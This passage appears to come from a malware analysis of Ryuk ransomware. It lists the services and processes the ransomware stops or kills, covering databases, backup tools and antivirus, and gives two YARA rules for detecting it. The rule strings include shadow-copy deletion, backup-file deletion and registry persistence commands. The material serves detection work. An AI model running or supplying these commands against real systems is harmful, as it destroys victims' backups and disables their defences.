	stop MSSQL$SBSMONITORING /y stop MSSQL$SHAREPOINT /y stop MSSQL$SQL_2008 /y stop MSSQL$SYSTEM_BGC /y stop MSSQL$TPS /y stop MSSQL$TPSAMA /y stop MSSQL$VEEAMSQL2008R2 /y stop MSSQL$VEEAMSQL2012 /y stop MSSQLFDLauncher /y stop MSSQLFDLauncher$PROFXENGAGEMENT /y stop MSSQLFDLauncher$SBSMONITORING /y stop MSSQLFDLauncher$SHAREPOINT /y stop MSSQLFDLauncher$SQL_2008 /y stop MSSQLFDLauncher$SYSTEM_BGC /y stop MSSQLFDLauncher$TPS /y stop MSSQLFDLauncher$TPSAMA /y stop MSSQLSERVER /y stop MSSQLServerADHelper100 /y stop MSSQLServerOLAPService /y stop MySQL80 /y stop MySQL57 /y stop ntrtscan /y stop OracleClientCache80 /y stop PDVFSService /y stop POP3Svc /y stop ReportServer /y stop ReportServer$SQL_2008 /y stop ReportServer$SYSTEM_BGC /y stop ReportServer$TPS /y stop ReportServer$TPSAMA /y stop RESvc /y stop sacsvr /y stop SamSs /y stop SAVAdminService /y stop SAVService /y stop SDRSVC /y stop SepMasterService /y stop ShMonitor /y stop Smcinst /y stop SmcService /y stop SMTPSvc /y stop SNAC /y	

	stop SntpService /y stop sophossps /y stop SQLAgent$BKUPEXEC /y stop SQLAgent$ECWDB2 /y stop SQLAgent$PRACTTICEBGC /y stop SQLAgent$PRACTTICEMGT /y stop SQLAgent$PROFXENGAGEMENT /y stop SQLAgent$SBSMONITORING /y stop SQLAgent$SHAREPOINT /y stop SQLAgent$SQL_2008 /y stop SQLAgent$SYSTEM_BGC /y stop SQLAgent$TPS /y stop SQLAgent$TPSAMA /y stop SQLAgent$VEEAMSQL2008R2 /y stop SQLAgent$VEEAMSQL2012 /y stop SQLBrowser /y stop SQLSafeOLRService /y stop SQLSERVERAGENT /y stop SQLTELEMETRY /y stop SQLTELEMETRY$ECWDB2 /y stop SQLWriter /y stop SstpSvc /y stop svcGenericHost /y stop swi_filter /y stop swi_service /y stop swi_update_64 /y stop TmCCSF /y stop tmlisten /y stop TrueKey /y stop TrueKeyScheduler /y stop TrueKeyServiceHelper /y stop UI0Detect /y stop VeeamBackupSvc /y stop VeeamBrokerSvc /y stop VeeamCatalogSvc /y stop VeeamCloudSvc /y stop VeeamDeploymentService /y stop VeeamDeploySvc /y stop VeeamEnterpriseManagerSvc /y stop VeeamMountSvc /y stop VeeamNFSSvc /y stop VeeamRESTSvc /y stop VeeamTransportSvc /y	

	stop W3Svc /y stop wbengine /y stop WRSVC /y stop MSSQL$VEEAMSQL2008R2 /y stop SQLAgent$VEEAMSQL2008R2 /y stop VeeamHvIntegrationSvc /y stop swi_update /y stop SQLAgent$CXDB /y stop SQLAgent$CITRIX_METAFRAME /y stop "SQL Backups" /y stop MSSQL$PROD /y stop "Zoolz 2 Service" /y stop MSSQLServerADHelper /y stop SQLAgent$PROD /y stop msftesql$PROD /y stop NetMsmqActivator /y stop EhttpSrv /y stop ekrn /y stop ESHASRV /y stop MSSQL$SOPHOS /y stop SQLAgent$SOPHOS /y stop AVP /y stop klnagent /y stop MSSQL$SQLEXPRESS /y stop SQLAgent$SQLEXPRESS /y stop wbengine /y stop kavfsslp /y stop KAVFSGT /y stop KAVFS /y stop mfefire /y	
2	/IM zoolz.exe /F /IM agntsvc.exe /F /IM dbeng50.exe /F /IM dbsnmp.exe /F /IM encsvc.exe /F /IM excel.exe /F /IM firefoxconfig.exe /F /IM infopath.exe /F /IM isqlplussvc.exe /F /IM msaccess.exe /F /IM msftesql.exe /F /IM mspub.exe /F /IM mydesktopqos.exe /F	taskkill

	/IM mydesktopservice.exe /F /IM mysqld.exe /F /IM mysqld-nt.exe /F /IM mysqld-opt.exe /F /IM ocautoupds.exe /F /IM ocomm.exe /F /IM ocssd.exe /F /IM onenote.exe /F /IM oracle.exe /F /IM outlook.exe /F /IM powerpnt.exe /F /IM sqbcoreservice.exe /F /IM sqlagent.exe /F /IM sqlbrowser.exe /F /IM sqlservr.exe /F /IM sqlwriter.exe /F /IM steam.exe /F /IM synctime.exe /F /IM tbirdconfig.exe /F /IM thebat.exe /F /IM thebat64.exe /F /IM thunderbird.exe /F /IM visio.exe /F /IM winword.exe /F /IM wordpad.exe /F /IM xfssvccon.exe /F /IM tmlisten.exe /F /IM PccNTMon.exe /F /IM CNTAoSMgr.exe /F /IM Ntrtscan.exe /F /IM mbamtray.exe /F	

YARA Rule:

```
rule Ryuk_Ransomware_Dropper {

  meta:

    description = "Ryuk Ransomware dropper hunting rule"
    author = "Shayan Ahmed Khan - shaddy43"
    date = "22-11-2023"
    rule_version = "v1"
    malware_type = "ransomware"
```

```
    malware_family = ""
    actor_group = ""
    reference = ""
    hash =
"23F8AA94FFB3C08A62735FE7FEE5799880A8F322CE1D55EC49A13A3F85312DB2"

  strings:

    $s1 = "\\Documents and Settings\\Default User" wide
    $s2 = "\\users\\Public\\" wide
    $s3 = "C:\\Users\\Admin\\Documents\\Visual Studio 2015\\Projects From
Ryuk\\ConsoleApplication54\\x64\\Release\\ConsoleApplication54.pdb" ascii
    $s4 = "vssadmin Delete Shadows /all /quiet" ascii
    $s5 = "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB" ascii
    $s6 = "del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.*
c:\\backup*.* c:\\*.set c:\\*.win c:\\*.dsk" ascii
    $s7 = "stop Antivirus /y" fullword ascii
    $s8 = "/IM excel.exe /F" fullword ascii

  condition:
    ( uint16(0) == 0x5a4d and
    filesize < 400KB and
    ( 2 of ($s*) and
    4 of them ) ) or
    ( all of them )
}

rule Ryuk_Ransomware {

   meta:
      description = "Ryuk Ransomware hunting rule"
      author = "Shayan Ahmed Khan - shaddy43"
      date = "22-11-2023"
      rule_version = "v1"
      malware_type = "ransomware"
      malware_family = ""
      actor_group = ""
      reference = ""
      hash =
"8B0A5FB13309623C3518473551CB1F55D38D8450129D4A3C16B476F7B2867D7D"

   strings:
```

```
        $s1 = "C:\\Users\\Admin\\Documents\\Visual Studio 2015\\Projects From
Ryuk\\ConsoleApplication54\\x64\\Release\\ConsoleApplication54.pdb" ascii
        $s2 = "AdjustTokenPrivileges" fullword ascii
        $s3 = "vssadmin Delete Shadows /all /quiet" ascii
        $s4 = "vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB" ascii
        $s5 = "del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.*
c:\\backup*.* c:\\*.set c:\\*.win c:\\*.dsk" ascii
        $s6 = "stop Antivirus /y" fullword ascii
        $s7 = "/IM excel.exe /F" fullword ascii
        $s8 = "System32\\cmd.exe" wide
        $s9 = "/C REG ADD
\"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\"" wide
        $s10 = "SeDebugPrivilege" fullword wide
        $s11 = "\\Documents and Settings\\Default User\\finish" wide
        $s12 = "\\users\\Public\\finish" wide
        $s13 = "csrss.exe" fullword wide
        $s14 = "explorer.exe" fullword wide
        $s15 = "lsass.exe" fullword wide
        $s16 = "\\Documents and Settings\\Default User\\sys" wide
        $s17 = "\\users\\Public\\sys" wide
        $s18 = "UNIQUE_ID_DO_NOT_REMOVE" wide
        $s19 = "\\users\\Public\\window.bat" wide
        $s20 = "HERMES" wide

    condition:
        ( uint16(0) == 0x5a4d and
        filesize < 200KB and
        ( 1 of ($s*) and
        8 of them ) ) or
        ( all of them )
}
```